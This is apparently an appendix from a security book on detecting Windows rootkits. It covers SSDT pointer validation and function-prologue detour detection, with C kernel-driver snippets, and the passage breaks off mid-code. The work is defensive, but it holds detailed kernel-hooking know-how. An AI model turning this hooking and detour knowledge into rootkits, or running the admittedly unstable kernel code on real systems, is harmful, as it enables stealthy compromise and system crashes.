In order to detect system integrity violations in these areas, we'll explain three basic detection techniques that can also be extended to the other IVIs mentioned in the book:

- Pointer validation (SSDT, IRP, and IAT)
- Function detour/patch detection (SSDT, IRP, and IAT)
- DKOM detection (DKOM)

Analyzing systems for IVIs using these three techniques is a simple methodology for benchmarking the integrity of your operating system. For each of the analysis areas or IVIs, we'll look at why system integrity is important and how you can detect the indicator's presence with code samples. This basic methodology can be used as a starting point for building and customizing your own rootkit detector.

We touched on this topic in Chapters 3 and 4 when discussing user-mode and kernel-mode rootkits, as well as in Chapter 10 when we covered anti-rootkit technologies. In this appendix, we hope to expand this theme into a powerful, extensible, and yet user-friendly system integrity analysis methodology.

After our cautionary note, we'll offer some context to this appendix with a brief introduction to system integrity analysis and a history of similar work performed in this field. Then we'll jump right into the IVIs and source code for detecting them.

Cautionary Notes

Before beginning, a few cautionary notes are in order. The code demonstrated in this appendix uses live analysis techniques to inspect critical operating system components. As discussed in the book, live analysis of these components presents many issues, such as dealing with the presence of malicious programs that may be actively interfering with the analysis. Oftentimes, rootkit detectors and rootkits themselves interfere with each other during live analysis and can crash the system. Since such tools impact system stability, we would advise against using any of this code in a production environment or on critical servers.

The code discussed for each IVI will be implemented in a Windows kernel driver. For the purposes of this appendix, we won't cover the wealth of complications that come with developing a Windows driver. We highly advise the reader to consult the Windows Driver Kit documentation before attempting to develop a driver.

The code provided in this appendix is provided as-is, without any warranty or even a suggestion that it is stable for real use. In some cases, we have had to remove valuable error-checking code so this appendix is a reasonable length. Undocumented functions are occasionally used, as well as some unsafe memory and string functions. Continue at your own risk.

NOTE

The source code in this chapter, and the corresponding code on the website, is released under the GNU Public License version 3 (GPLv3). A copy of this license may be obtained at <http://www.gnu.org/licenses/gpl-3.0.html> and is also included with the source code on the website.

WHAT IS SYSTEM INTEGRITY ANALYSIS?

The word *integrity* carries many connotations in the field of computer security, and its definition varies greatly depending on who you ask and in what context. The concept of integrity is most commonly tied to data integrity, such as the use of MD5 file hashes to verify a file's contents do not change during transmission. For example, a forensic investigator would always validate a copy of a drive image with the original by comparing their respective MD5 hashes. The major objective of verifying the integrity of the data or file is to ensure its correctness and consistency across all modes of use: transmission, processing, and storage.

System integrity analysis has the same goal, but its scope is broader. Rather than validating the state of a file, the goal is to validate the state of the entire computer system. Holistic system integrity analysis touches upon many topics including physical access, information protection, access control, authentication, authorization, and even hardware compatibility issues. All of these areas represent challenges to ensuring a system remains stable and usable.

Operating system integrity analysis (what we focus on in this appendix) is a subset of system integrity analysis, where the focus is placed on validating the state of correctness and consistency of the operating system and its components. Remember, all of the broader system integrity analysis considerations still influence operating system integrity. For example, a hardware keylogger can capture keystrokes at the firmware level, before they reach the operating system, if the keylogger is physically installed inline. Analysis of the operating system may show a high level of trust, but the computer system itself is being compromised at a lower level.

To put a different spin on the word *integrity*, let's assume for a second that a particular computer system's integrity is synonymous with the level of trust you put in it. The importance of this *trust* takes on a whole new meaning when you consider all of the areas of everyday life that are computerized: you trust the computer system in your car will crank the engine on a cold day, the medical equipment in the hospital will correctly measure the drip rate on an injured patient's morphine IV bag, a plane's navigation system will ensure you land you safely, and electronic voting systems will correctly tally the results of a presidential election. Now, what would your trust level be in these systems if you knew there was a good chance a rootkit had been installed on each of them and the equipment did nothing to attempt to detect or deter such rootkits, even though well-documented detection techniques were available for free? Would you still board the plane? If your answer is no, then why would you find the same negligence acceptable in security software that claims to protect your personal information and your child's Internet access? If your answer is yes, then perhaps it will take a "digital 9/11" to convince you—or perhaps this appendix will do the job!

By nature, malware and rootkits violate operating system integrity and, therefore, the system as a whole. The system can no longer be trusted, and any information retrieved from the operating system itself must be considered unreliable. That's why employing system integrity validation tools that run on the same level as the operating system is so important. Such tools, such as the one we present in this chapter, can perform an objective sanity check on the operating system's most critical components (what we've defined as *Integrity Violation Indicators*). Using such an evaluation in a repetitive, repeatable process to constantly reevaluate the integrity of the system, particularly ones that are exposed to the public, is equally important.

To appreciate the significance of system integrity analysis, consider this: to the best of our knowledge, no digital forensic product on the market today attempts to validate system integrity before collecting digital evidence. This means people are being prosecuted on possibly tainted evidence—evidence not collected in the most critical manner possible. Sure, integrity validation tools can be fooled as well, but the point is these major commercial products should perform some fundamental checks to at least show due diligence. The problem is not isolated to forensic products: antivirus, HIPS/HIDS, personal firewalls, and many other tools do not attempt to validate the state of the operating system before installation.

This is not a new concern; the problem was pointed out years ago, but somehow the message got lost, and the issue has been forgotten. We hope to raise the issue again in this appendix.

A Brief History of System Integrity Analysis

Though much work has been published in this area, the only formal attempt to define an integrity analysis model was spearheaded by Joanna Rutkowska and the Institute for Security and Open Methodologies (ISECOM) in 2006. In their Open Methodologies for Compromise Detection (OMCD) document (<http://www.isecom.org/projects/omcd.shtml>), the authors enumerate various operating system areas and components that should be validated to determine if the OS has been compromised. However, the document is only six pages and includes only an outline of the methodology. It appears no content has ever been published!

Other famous rootkit authors and researchers such as Jamie Butler, Peter Silberman, Sherri Sparks, and Greg Hoglund have published extensive work in the area of host integrity, most notably VICE and RAIDE (by Butler/Silberman); however, these projects/tools were only partially implemented and have since been abandoned.

THE TWO *Ps* OF INTEGRITY ANALYSIS

Nearly all of the detection methodologies in this appendix, and in much of system integrity analysis in general, require the application of two basic rules that correspond to two of the three detection techniques listed at the beginning of this appendix:

- **Pointer validation** Most of the Windows operating system is written in C, which makes heavy use of pointers for speed. As a result, many of the data structures we'll be analyzing for integrity analysis will be pointer-based (lists, tables, and strings). A typical operation will be to walk a table of function pointers (for example, in detecting SSDT and IRP hooks) and ensure those pointers point to a memory location within a "trusted" system module.
- **Patch detection** Sometimes pointer validation can be foiled by code patches. Examples include detours and inline function hooks. In the former, a function's prologue is overwritten; in the latter, a piece of a function's body is overwritten. By dynamically disassembling blocks of code in a function, a detection utility can sometimes very easily spot patches. In most cases, when a patch is detected in a function, it reveals the use of a jump instruction to transfer execution to another malicious module in memory, which involves a pointer operation. At this point, the pointer principle in rule #1 applies.

Usually the proper validation of a given data structure's integrity requires the application of both *Ps*—pointers and patches. An example is the SSDT. Most detection utilities available today simply walk the table of pointers and make sure those pointers point to

a location inside the Windows kernel. Those tools are missing the next step—the second *P*, patch detection. Each one of those SSDT entries represents a system service function that could be patched. Thus, after validating the pointers, the tool should also check each function for patches.

Table A-1 summarizes the detection techniques presented in this appendix in the context of the two *Ps* of integrity analysis.

In the remainder of the appendix, we will explain the two *Ps*—pointer validation and patch detection—by presenting an example of the SSDT. We'll also illustrate how to combine these two techniques by providing an example of IRP hook detection in a loaded driver and briefly mention how the same techniques apply to IAT hook detection. Finally, we'll illustrate a technique for detecting DKOM.

Rootkit Technique	Windows Data Structure	Hooked Pointer Detection	Patched Code Detection	Applicability
SSDT hooking	SSDT	Walks the table of pointers, making sure each function pointer falls within the range of the Windows kernel	For each table entry, disassembles the first few instructions of the corresponding system service function, making sure any execution transfers fall within the kernel	Kernel mode
IRP hooking	IRP function handling table	Walks the IRP function handler table for each driver loaded in the kernel and ensures each address falls within the driver's module range	For each table entry, disassembles the first few instructions of the corresponding IRP handling function, making sure any execution transfers fall within the driver module	Kernel mode
IAT hooking	A loaded module's table of function imports	Walks the import function table of each module in memory and ensures each imported function address falls within the providing module's (DLL's) range	For each table entry, disassembles the first few instructions of the corresponding function, making sure any execution transfers fall within the module	Kernel mode and user mode

Table A-1 Mapping of the Two *Ps* to Rootkit Techniques

Pointer Validation: Detecting SSDT Hooks

The system service dispatch table (SSDT) is a data structure exported by the Windows kernel, `ntoskrnl.exe` (or `ntkrnlpa.exe` for Physical Address Extension-enabled systems). As discussed in Chapter 4, this structure is used by Windows to allow user-mode applications access to system resources and functionality. When a user-mode program needs to open a file, for example, it calls `win32` API functions from various Windows support libraries (`kernel32.dll`, `advapi32.dll`, etc.), which in turn call system functions exported by `ntdll.dll` (that eventually reach a real function in the kernel). A kernel function `KiSystemService()` is executed whenever a system service is needed. This function looks up the requested system service function in the SSDT and then calls that function.

This mapping is defined in the SSDT structure, which is actually a term used to refer collectively to several tables that implement the system call interface. The first such table, and the starting point for getting a copy of the SSDT, is exported by the kernel as `KeServiceDescriptorTable`. This structure has four fields that contain pointers to four system service tables, which are internally referenced as an unexported structure called `KiServiceTable`. Typically, the first entry in the `KeServiceDescriptorTable` indirectly contains a pointer to the service table for `ntoskrnl.exe`. The second entry points to the SSDT for `win32k.sys` (GDI subsystem). The third and fourth entries are unused. Figure A-1 demonstrates the relationships among these structures.

Figure A-1 is labeled with three steps that show how to get to the “real” SSDT structure for the Windows kernel. The structure shown in step 3, the `KiServiceTable`, is the structure referred to in most literature on the topic of SSDT hooking

NOTE

The system maintains a second copy of the SSDT. This second copy is called the `KeServiceDescriptorTableShadow`. For more information on this structure, go to Alexandar Volynkin’s site at <http://www.volynkin.com/sdts.htm>.


The easiest way to detect an SSDT hook is in three steps:

1. Get a copy of the current “live” global SSDT table.
2. Find the base address of the kernel in memory and its module size.
3. Examine each entry in the table and determine whether the address of the service functions point into the address space of the kernel; if the address falls within the kernel, most likely the entry is legitimate. If the entry falls outside of the kernel, it’s hooked.

Alas, as it turns out, this process isn’t as easy as it looks.

NOTE

Here, we’re examining the *global* service table. Every thread in Windows gets its own local copy of this global table, which could also be independently hooked later. This appendix doesn’t cover how to detect SSDT hooks under these circumstances.



SSDT Detection Code

In the following sections, we'll discuss the detection code that implements the three steps just outlined.

Getting a Copy of SSDT In order to get the table information programmatically, first we have to locate the data structure. Because we can achieve this using a number of documented methods, we'll pick the most straightforward method: since the kernel exports the table as a symbol, `KeServiceDescriptorTable`, this method is simply to link dynamically to this symbol importing the module into our program. Of course, this is extremely loud and obvious, and any rootkit monitoring this structure would be alerted to your activity. One variation of the C code is simply:

```
__declspec(dllimport) _KeServiceDescriptorTable KeServiceDescriptorTable;
```

Thus, at runtime, the variable `KeServiceDescriptorTable` will be loaded and accessible to our code. The type `_KeServiceDescriptorTable` is a custom structure defined in the program's header file. The fields in this structure correspond to our discussion at the beginning of this section of the four system tables (`ntoskrnl.exe`, `win32k.sys`, and two unused tables) and how the first entry in each table is a reference to a descriptor table that contains a pointer to the actual SSDT. The data structures that implement this configuration are

```
typedef struct __DescriptorEntry
{
    void** KiServiceTable;           // Base address of the SSDT
    unsigned long ServiceCounterTableBase; // counter base addr
    unsigned long NumberOfServices; // Number of services
    unsigned char* ServiceParameterTableBase; // Base address of param table
} DescriptorEntry, *pDescriptorEntry;

//SSDT table structure
typedef struct __KeServiceDescriptorTable
{
    DescriptorEntry ntoskrnl; // Entry for ntoskrnl.exe
    DescriptorEntry win32k; // Entry for win32k.sys
    DescriptorEntry unused1; // Unused
    DescriptorEntry unused2; // Unused
} _KeServiceDescriptorTable, *p_KeServiceDescriptorTable;
```

NOTE

Before moving on, make sure you have a firm grasp of the relationship between these two structures and how they correspond to the concepts illustrated in Figure A-1.

Now that we have the SSDT stored in this structure, we can simply loop through the structure and print the table:

```
void PrintSSDT(_KeServiceDescriptorTable Table)
{
    int i=0;
    void* AddrOfSystemServiceFunction;
    char parameterValue;
    void** pKiServiceTable = Table.ntoskrnl.KiServiceTable;
    char* pServiceParameterTableBase = Table.ntoskrnl.ServiceParameterTableBase;
    DbgPrint("PrintSSDT(): [1] SSDT table dump:\n\n");
    DbgPrint("-----\n");
    for(i=0;i<(int)Table.ntoskrnl.NumberOfServices;i++)
    {
        AddrOfSystemServiceFunction = pKiServiceTable[i];
        parameterValue=pServiceParameterTableBase[i];
```



```

    DbgPrint("Index %d:\tHandlerAddr: 0x%08p,\tParameterNum: %d\n",
            i, AddrOfSystemServiceFunction, parameterValue);
}
DbgPrint("-----\n\n");
}

```

As pointed out by the hacker 90210 in a post on rootkit.com (<http://www.rootkit.com/newsread.php?newsid=176>), this method can be unreliable if the SSDT is relocated (i.e., not located at the address in index 0 of the base table). Ironically, the poster states that Kaspersky antivirus is an example of a security product that relocates the SSDT to fool some rootkits. It has an unfortunate side effect of also fooling rootkit detectors that rely on the method just described. Hacker 90210 suggests the best way to find the real location of the service table for `ntoskrnl` is to parse the kernel's binary file (`ntoskrnl.exe`), find all relocation references, and determine if any of those relocations references the system service table. If a relocation is found that does reference the address of the service table, the program parses the assembly instruction to look for opcodes that indicate the table was moved to an immediate address. If the opcodes match, then this instruction relocates the table, and the program copies the immediate address (RVA) that it was relocated to. The program then dumps the SSDT located at that address.

Another simple way to get the address of `KeServiceDescriptorTable` is to call the Windows API function `GetProcAddress()`. This function retrieves the memory address of an exported symbol inside a given module. Other alternatives, such as the one used by `SDTRestore` (<http://www.security.org.sg/code/sdtrstore.html>), include manually finding the offset of the structure in the `ntoskrnl.exe` binary by examining its export table. The offset is then added to the baseload address of `ntoskrnl.exe`. This is a service pack-independent way of finding the structure. It should be noted this technique will fail on systems that are booted with custom userspace memory sizes (e.g., using the `/3G` switch when booting Windows), because this technique assumes kernel space starts at `0x80000000`.

Find the Base Address of the Kernel The base address of any module loaded in memory can be retrieved using a number of system APIs (such as `LoadLibrary()`). The infamous (previously) undocumented function `ZwQuerySystemInformation()` is suitable for this purpose. The simple technique is

1. Get a list of loaded modules.
2. Loop through the module list and find the one named "`ntoskrnl.exe`."
3. Return `ntoskrnl.exe`'s base address and size.

`ZwQuerySystemInformation()` will accept a slew of information class structures to retrieve various types of data (process list, loaded module list, etc.). We'll pass it a type called `SystemModuleInformation`, which is defined as

```

typedef struct _SYSTEM_MODULE_INFORMATION
{
    DWORD reserved1;

```

```

    DWORD reserved2;
    PVOID Base;
    ULONG Size;
    ULONG Flags;
    USHORT Index;
    USHORT Unknown;
    USHORT LoadCount;
    USHORT ModuleNameOffset;
    CHAR ImageName [256];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;

```

To get the attributes of `ntoskrnl.exe`, we'll call the API passing the appropriate arguments:

```

    nt=ZwQuerySystemInformation(SystemModuleInformation,
                               pModuleList,
                               bufsize,
                               returnLength);

```

Then, we'll loop through the module list and find `ntoskrnl.exe`, recording its base address and size:

```

for(i=0;i<(long)pModuleList->ModuleCount;i++)
{
    //[error exception handling code here]
    //compare module name
    If (strcmp(pModuleList->ImageName, findName))
    {
        modstart=(ULONG)pModuleList->Modules[i].Base;
        modend=modstart+pModuleList->Modules[i].Size;
        //return this information
    }
    ...
}

```

Examine Each SSDT Entry for Hooks Now that we have the SSDT information and we know where the service function addresses in the SSDT should be pointing to (the range of `ntoskrnl.exe`), it's a simple matter of walking the table and comparing each function address. This requires an easy modification of the `PrintSSDT()` function to compare each entry with the `ntoskrnl.exe` range:

```

If (KiServiceTable[i] < ntoskrnlStartAddress ||
    KiServiceTable[i] > ntoskrnlEndAddress)
{
    //This SSDT entry is hooked!!
}

```

The next step would be to either restore the original SSDT entry (by loading the `ntoskrnl.exe` binary from disk and finding the correct address for this entry) or optionally perform some analysis on the module that is “hooking” the function, which may be a software firewall or AV product. A cursory analysis could eliminate false positives.

One issue to consider is false negatives; just because the address of a particular service function in the SSDT is valid (i.e., in the range of the kernel) doesn’t mean the service function itself isn’t tainted. The function itself could be compromised by a classic function detours/patch. A stealthy alternative to SSDT hooking that achieves the same goal is to patch the actual code of the module that implements the function pointed to by the SSDT, rather than hooking the pointer itself in the SSDT. This approach is becoming more and more popular, as evidenced by the W32/Almanah rootkit from 2007 (see McAfee’s Avert Labs Blog at <http://www.avertlabs.com/research/blog/index.php/2007/05/04/a-new-rootkid-on-the-block/>).

Let’s now take a more in-depth look at detours.

Patch/Detour Detection in the SSDT

As discussed in Chapter 4, function detours (i.e., patches) are widely used throughout Windows, most notably in Windows Update service through hot patching. In fact, Microsoft released an open source utility called Detours that helps developers implement function detours in their own products for various purposes (see <http://research.microsoft.com/en-us/projects/detours/>). The product is still maintained today by Microsoft Research.

Function detours are extremely simple in design. A detour targets a function for patching and overwrites the function’s prologue to jump to the detour’s own function. At this point, the detour can perform preprocessing tasks, such as altering parameters that were meant for the original function. The detour’s function then calls what is known as a *trampoline* function, which calls the original function without detouring it (passing in any modified parameters). The original function then does what it was designed to do and returns to the detoured function, which can perform some post-processing tasks, such as modifying the results of the original function, which, for file hiding, would be to remove certain entries.

For our purposes, we’re not interested in finding the trampoline function; we’re interested in detecting the initial detour, which typically overwrites the first 5 bytes of the function prologue (enough space for a near JMP instruction and operand). We’ll scan 25 bytes for such an overwrite.

The method used to detect these prologue patches is similar to the SSDT hook detection approach, but instead of walking a table of function addresses and making sure those addresses fall in the range of the kernel, we’ll check that the first few instructions of a given function do not jump or call into another module. However, before we discuss the detection steps and the code, let’s take an in-depth look at x86 architecture fundamentals that impact our detection logic. Hold on to your hats...

NOTE

This detection technique does not cover how to detect inline function hooking, which overwrites function bytes in the body of the function instead of in the prologue.

Making Sense of Jumps and Calls

To understand the complexity of parsing x86 instructions and how this applies to detour detection, let's look at how you would manually analyze x86 instruction opcodes and operands to detect a detour. In our actual code, we'll use an open source disassembler to do the hard work we're about to dive into now.

When reading the first few bytes of the function we want to test, we have to be able to interpret the raw bytes. The raw bytes will correspond to instructions and data and each be handled in different ways. For the instructions, since we're looking for branch instructions (namely JMP variations and CALL), we have a finite set of opcodes to consider. We can hardcode these opcodes into our detection routine by looking up the values of all of the various JMP/CALL instructions in the x86 manuals. (For an online quick reference to the real manual, go to <http://home.comcast.net/~fbui/intel.html>.) Here, we're essentially implementing our own rudimentary disassembler. We'll also need to know how large the instructions are (i.e., JMP is 1 byte), so we can refer to this basic lookup table as we read the bytes. Then, it's simply a matter of determining if the instruction is a JMP/CALL. We could implement a more robust disassembler, such as Z0mbie's ADE32 (<http://z0mbie.host.sk/>), which is included in many viruses, but not necessary for our purposes.

For the instruction operands/data, our goal is to convert them into the correct memory addresses, so we can determine where this JMP/CALL is branching execution. If the operand references a memory address outside of the function's binary module, it is most likely a detour. In order to handle the operands/data, we must account for all of the x86 call types and addressing modes that the instructions' arguments can take. There are four call types, but the two that we care about are *near calls* and *far calls*. Near calls occur in the same code segment (specified in the Code Segment, or CS, register) in memory and as such use *relative addressing* (the address is an offset from the current instruction address). Thus, near call instructions can appear as

- **rel16/rel32** 16-bit or 32-bit relative address (e.g., `JMP 0xABCD`)
- **rm16/rm32** 16-bit or 32-bit registry or memory address (e.g., `JMP EAX` or `JMP [EAX]` or `JMP 0x12345678`)

Far calls branch into completely different code segments in memory, thus the processor arbitrates the transfer of execution (since it runs in protected mode). The processor consults the GDT or LDT of the specified segment selector to determine the type of selector, access privileges, code privilege level, and other attributes. The far call instructions appear as `[segment]:[offset]` pointers:

- **ptr16:16** A 16-bit selector with a 16-bit offset (e.g., `JMP 0x1234:0x5512`)
- **ptr16:32** A 16-bit selector with a 32-bit offset (e.g., `JMP 0x1234:0x4412ABCD`)

- **m16:16** A 16-bit memory address selector with a 16-bit memory address offset
- **m16:32** A 16-bit memory address selector with a 32-bit memory address offset

As you can see, this is starting to get a little complicated. We're going to have to do some pointer arithmetic and also look up segment selectors in the Global Descriptor Table (GDT). Remember, the GDT is a table that the processor uses to maintain memory protection for various memory segments. Thus, we must consult the GDT to calculate the effective address for far calls. We'll explain how this is done.

For the first two types, the address supplied is a pointer with two parts. The first part (to the left of the colon, *ptr16*) is a 16-bit pointer to a segment selector; this selector will point to an entry in the GDT table that contains the appropriate memory base address for the code segment (the entry could be data, call gates, and other types as well). The second part (to the right of the colon, *16*) is a 16-bit offset into that selected segment. Thus, adding the base address from the GDT to the specified offset gives the effective address (this conversion process is known as *logical to linear address translation* in Intel x86 terminology). This is the argument to the JMP/CALL instruction.

Table A-2 summarizes the lookup table to use when processing function prologue bytes for detours.

NOTE

We haven't included variations of JMP/CALL that use indirect addressing (i.e., registers or memory addresses) as operands (JMP opcode `0xFF`). We're also not interested in conditional JMPs (JCXZ variations, opcode `0xE3`). Also note that 64-bit architecture works differently and some of these opcodes are not allowed (those marked by an asterisk*).

Instruction	Opcode	Instruction Size	Operand Size	Total Size
Short JMP	0xEB	1 byte	1 byte	2 bytes
Near JMP 16	0xE9	1 byte	2 bytes	3 bytes
Near JMP 32	0xE9	1 byte	4 bytes	5 bytes
Far JMP p16:16*	0xEA	1 byte	2 bytes	3 bytes
Far JMP p16:32*	0xEA	1 byte	6 bytes	7 bytes
Near CALL 16	0xE8	1 byte	2 bytes	3 bytes
Near CALL 32	0xE8	1 byte	4 bytes	5 bytes
Far CALL p16:16*	0x9A	1 byte	4 bytes	5 bytes
Far CALL p16:32*	0x9A	1 byte	6 bytes	7 bytes

Table A-2 Lookup Table for Detour Detection

To explain the mnemonics used in Table A-2, the entry “Far JMP p16:32” means “a far JMP instruction is executed with the target of the jump being a far pointer defined by a 16-bit selector value and a 32-bit offset value.” This notation means you must consult the GDT to find the base address of the segment pointed to by the segment selector *p16* (a 16-bit pointer) and add it to the offset specified by the 16- or 32-bit address to the right of the colon.

Notice that short JMPs can only take a 1-byte address as an operand. Thus, we don’t care about these JMPs because they are intramodular.

Based on this lookup table, we’ll perform one of two actions based on the opcode:

1. If the opcode refers to a Near JMP or Near CALL (0xE8 and 0xE9), the target of the JMP will be calculated as the address of the instruction *just after* the JMP plus the operand (since the address is relative).
2. If the opcode refers to a Far JMP or Far CALL (0xEA and 0x9A), the 16-bit segment selector (to the left of the colon) is parsed to determine if the GDT or LDT must be consulted to find the segment base address, which is added to the given offset (to the right of the colon). This is the target of the JMP or CALL.

If you don’t understand all that, it’s okay. The code to achieve this is incredibly simple, but the explanation is not (as you probably realize by now). Spend some time digesting what we’ve discussed about x86 architecture in this section. Also, be sure to take a look at the 756-page *Intel Programmer’s Manual*, particularly Chapter 5 on memory protection mechanisms (<http://www.intel.com/Assets/PDF/manual/253668.pdf>).

Detection Methodology

Now that we’ve discussed some fundamentals, let’s get right to the crux of the issue. How do you detect a function prologue that has been overwritten and then resolve the address of the malicious JMP/CALL instruction?

The first step is to define what module and function you want to scan for detours. Your answer may vary based on your goals. For example, you may want to scan every single exported function in every loaded module (DLL, kernel driver, exe, and so on) in memory on your system. More likely, you’ll want to validate core system modules. To keep things simple, we’ll assume the module is `ntoskrnl.exe` and the function is `SeAccessCheck()`. We chose `ntoskrnl.exe` because this builds off of our SSDT detection code presented earlier (remember, we mentioned the next step after validation if an SSDT entry is *not* hooked is to check the function prologue for evidence of detours/patches). We chose `SeAccessCheck()` because the well-known rootkit MigBot (by Greg Hoggland) installs a detour in this function’s prologue. Thus, we’ll have a good test case to validate our code.

After you know the function/module you’re interested in, we’ll pass a pointer to that function to the detour-scanning routine, `IsFunctionPrologueDetoured()`. This routine will scan the prologue of `SeAccessCheck`, looking for a detour in the first

25 bytes. It will identify JMP/CALL routines using an open source disassembler and then attempt to resolve the target of the instruction.

If, after all of that work, the calculated address of the JMP/CALL points *outside* the address space of `SeAccessCheck()`'s containing module (`ntoskrnl.exe`), then you should strongly suspect that this function has been patched/detoured.

Detour Detection Code

So now we'll present the code to implement the detection technique discussed in the previous section. We'll build off of the SSDT detection code presented earlier, which requires essentially the same data structures declared for the SSDT code, looping over the SSDT entries and then calling a new function, `IsFunctionPrologueDetoured()`, to test the first few instructions for a CALL/JMP. The main loop for iterating over the SSDT is shown next. We'll then break out various code blocks to give a deeper explanation of the most important parts.

Note that the source code (prototype and definition) for some of the functions in the code snippets that follow are not included here for conciseness. However, the function names are self-explanatory, and we'll point out the missing information in the comments as we go. Plus, the entire utility, including all source code, will be available for free on the book's website at <http://www.malwarehackingexposed.com/>.

```
//loop through SSDT entries
for(i=0;i<(int)KeServiceDescriptorTable.ntoskrnl.NumberOfServices;i++)
{
    //get the address of this service function and number of parameter bytes
    ServiceFunctionAddress=(ULONG)
        KeServiceDescriptorTable.ntoskrnl.KiServiceTable[i];
    ServiceFunctionParameterBytes=(ULONG)
        KeServiceDescriptorTable.ntoskrnl.ServiceParameterTableBase[i];
    //assign the "known good" service function name
    //which is pulled from a lookup table
    //i.e., what service address is normally stored at this index in the ssdt?
    RtlStringCbCopyExA(ServiceFunctionNameExpected,
        1024,
        GetKGSERVICEFUNCTIONNAME((UINT)i),
        NULL,
        NULL,
        0);
}
```

We should point out the distinction between these two variables: `ServiceFunctionNameExpected` and `ServiceFunctionNameFound`. The first variable is populated using a lookup table not previously mentioned. This lookup table contains all of the known indexes for system service functions based on Windows versions and service packs. The idea is that you know what function should be at any

given index in the SSDT based on the current operating system version and service pack. This information can be gathered from any tool that can dump the SSDT table, such as WinDbg (we used the data available online at <http://www.metasploit.com/users/opcode/syscalls.html> with some custom PHP parsing scripts to download and format the lookup table into C code). By dumping the tables for all major Windows versions and service packs, we can build a simple lookup table to reference while looping over this particular system's SSDT. Including this in the output is useful for showing, side-by-side, the differences in the *expected* SSDT entry and the *actual* SSDT entry.

Here, we're extracting the function name of the *actual* SSDT entry (i.e., the variable `ServiceFunctionNameFound`) by parsing `ntoskrnl`'s export table. Why do we have to do that? Because the SSDT doesn't include the function name, only its address, parameter bytes, and index. So we take that address and attempt to find a corresponding export in `ntoskrnl.exe`. This is, of course, doomed to fail on a majority of the SSDT entries because most of these service functions are *not* exported by the kernel (though they are available for internal use by the kernel itself)!

The next step is to find out what module contains this function by attempting to find a loaded module in memory that contains the given service function address:

```
//get the containing module of this service function
// by its address in memory
if(GetModInfoByAddress(ServiceFunctionAddress,pThisModule))
{
    RtlStringCbCopyExA(ContainingModule,256,pThisModule->ImageName,NULL,NULL,0);
    //get the name of the function from the containing module's export table
    //or if not exported, store [unknown]
    if (!GetFunctionName(pThisModule->Base,
        ContainingModule,
        ServiceFunctionAddress,
        ServiceFunctionNameFound))
        RtlStringCbCopyExA(ServiceFunctionNameFound,
            1024,
            pUnknownBuf,
            NULL,NULL,0);
}
//if we can't find the containing module, there's a problem:
// (1) ZwQuerySystemInformation() is hooked. We're screwed.
// (2) the module was not in the system's module list,
//     so it was injected somehow. In either case, the user
//     should suspect something's up from this fact alone.
else
{
    RtlStringCbCopyExA(ContainingModule,256,pUnknownBuf,NULL,NULL,0);
    RtlStringCbCopyExA(ServiceFunctionNameFound,1024,
        pUnknownBuf,NULL,NULL,0);
}
```


To determine if the given SSDT entry points to a detoured function, we'll call `IsFunctionPrologueDetoured()`, which will be examined in more detail shortly:

```

IsDetoured=IsFunctionPrologueDetoured(ServiceFunctionAddress,
                                       ntoskrnl_base,
                                       ntoskrnl_size,
                                       d);

//if it is detoured, we may have found the
//containing module that way, so reassign here
if (IsDetoured)
    if (d->detouringModule != NULL)
        RtlStringCbCopyExA(ContainingModule,256,
                           d->detouringModule,NULL,NULL,0);

DbgPrint("%-3d    ",i);
DbgPrint("%-08X    ",ServiceFunctionAddress);
DbgPrint("%-25.24s    ",ServiceFunctionNameExpected);
DbgPrint("%-25.24s    ",ServiceFunctionNameFound);

```

At this point, we have the SSDT information and our best guess as to whether the function has been detoured. When outputting this information, seeing the disassembly of the bytes we examined in the function that made us determine whether it was or wasn't detoured is useful. This process is much harder than simple opcode checks (e.g., `0x9A` is a `CALL`). In fact, the easiest thing to do is to incorporate one of the many superbly written x86 disassemblers from the open source community. We chose Gil Dabah's `diStorm` disassembler (<http://ragestorm.net/distorm/>)—let's take a moment to thank the author of this incredibly lightweight and accurate dissembler! This free tool allows us to disassemble and display the first 25 bytes of the function prologue, which we use to determine whether the function was detoured:

```

//if this function has been detoured, output a
//disassembly string of up to 25 bytes
if (IsDetoured)
{
    DbgPrint("%-10s    ", "YES");
    DbgPrint("%-35.34s\n", ContainingModule);
    //loop through possible decoded instructions
    DbgPrint("          -> 25-byte disassembly:  \n");
    for (j = 0; j < d->numDisassembled; j++)
    {
        DbgPrint("%08I64x (%02d) %s %s %s\n",
